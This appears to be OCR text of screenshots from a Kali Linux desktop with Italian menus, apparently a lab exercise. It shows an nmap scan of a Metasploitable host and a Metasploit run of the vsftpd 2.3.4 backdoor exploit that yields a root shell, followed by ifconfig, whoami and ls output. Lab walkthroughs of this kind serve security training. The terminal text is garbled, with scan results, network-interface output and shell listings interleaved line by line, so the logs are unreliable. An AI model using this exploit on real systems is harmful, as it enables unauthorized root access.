
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

Service Info: Hosts: metasploitable.localdomain; irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

View the full module info with the info, or info -d command. ults at <https://nmap.org/submit/>

Nmap done: 1 IP address (1 host up) scanned in 66.97 seconds

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █



kali_interna@kali: ~

Editor di Testo

Semplice editor di testo

Aiuto

```
192.168.1.149
Starting Nmap 7.91 ( https://nmap.org ) at 2023-06-04 19:53 CEST
View the full module info with the info, or info -d command.
Nmap is up! (4.001s latency)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.(local 2.0)
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:38339 -> 192.168.1.149:6200) at 2023-06-04 20:05:59 +0200
111/tcp open  rpcbind 2 (RPC #100000)
ifconfig open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
eth0 tcp Link encap:Ethernet HWaddr 08:00:27:0b:b6:92 (up: WORKGROUP)
512/tcp inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
513/tcp inet6 addr: fe80::a00:27ff:fe0b:b692/64 Scope:Link
514/tcp UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
1099/tcp RX packets:1491 errors:0 dropped:0 overruns:0 frame:0
1524/tcp TX packets:1501 errors:0 dropped:0 overruns:0 carrier:0
2049/tcp collisions:0 txqueuelen:1000 (1000)
2121/tcp RX bytes:119730 (116.9 KB) TX bytes:121159 (118.3 KB)
3306/tcp Base address:0xd010 Memory:f0200000-f0220000
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
lo 0/tcp Link encap:Local Loopback local 3.3)
6000/tcp inet addr:127.0.0.1 Mask:255.0.0.0
6667/tcp inet6 addr: ::1/128 Scope:Host
8009/tcp UP LOOPBACK RUNNING MTU:16436 Metric:1 (1.3)
8180/tcp RX packets:210 errors:0 dropped:0 overruns:0 frame:0
Service TX packets:210 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
Service RX bytes:59131 (57.7 KB) TX bytes:59131 (57.7 KB)
Nmap done: 1 IP address (1 host up) scanned in 66.97 seconds
```

kali_interna@kali: ~

Minimizza tutte le finestre aperte e mostra la scrivania

File Azioni Modifica Visualizza Aiuto

```

kali collisions:0 txqueuelen:0
RX bytes:59131 (57.7 KB) TX bytes:59131 (57.7 KB)
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 19:53 CEST
whoami an report for 192.168.1.149
root is up (0.0013s latency).
ls shown: 977 closed tcp ports (conn-refused)
bin STATE SERVICE VERSION
boot.p open ftp vsftpd 2.3.4
cdrom open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
dev.cd open telnet Linux telnetd
etc.cd open smtp Postfix smtpd
home.p open domain ISC BIND 9.4.2
initrd open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
initrd.img open rpcbind 2 (RPC #1000000)
lib.tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
lost+found open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
media.p open exec netkit-rsh rshcd
mnt.tcp open login?
nohup.out open shell Netkit rshd
opt/tcp open java-rmi GNU Classpath grmiregistry
proc/tcp open bindshell Metasploitable root shell
root/tcp open nfs 2-4 (RPC #1000003)
sbin/tcp open ftp ProFTPD 1.3.1
srv/tcp open mysql MySQL 5.0.51a-3ubuntu5
sys/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
tmp/tcp open vnc VNC (protocol 3.3)
usr/tcp open X11 (access denied)
var/tcp open irc UnrealIRCd
vmlinuz open ajp13 Apache Jserv (Protocol v1.3)
cd root open http Apache Tomcat/Coyote JSP engine 1.1
ls -lvice Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Desktop
reset_logs.sh tion performed. Please report any incorrect results at https://nmap.org/submit/
vnc.log e: 1 IP address (1 host up) scanned in 66.97 seconds

```

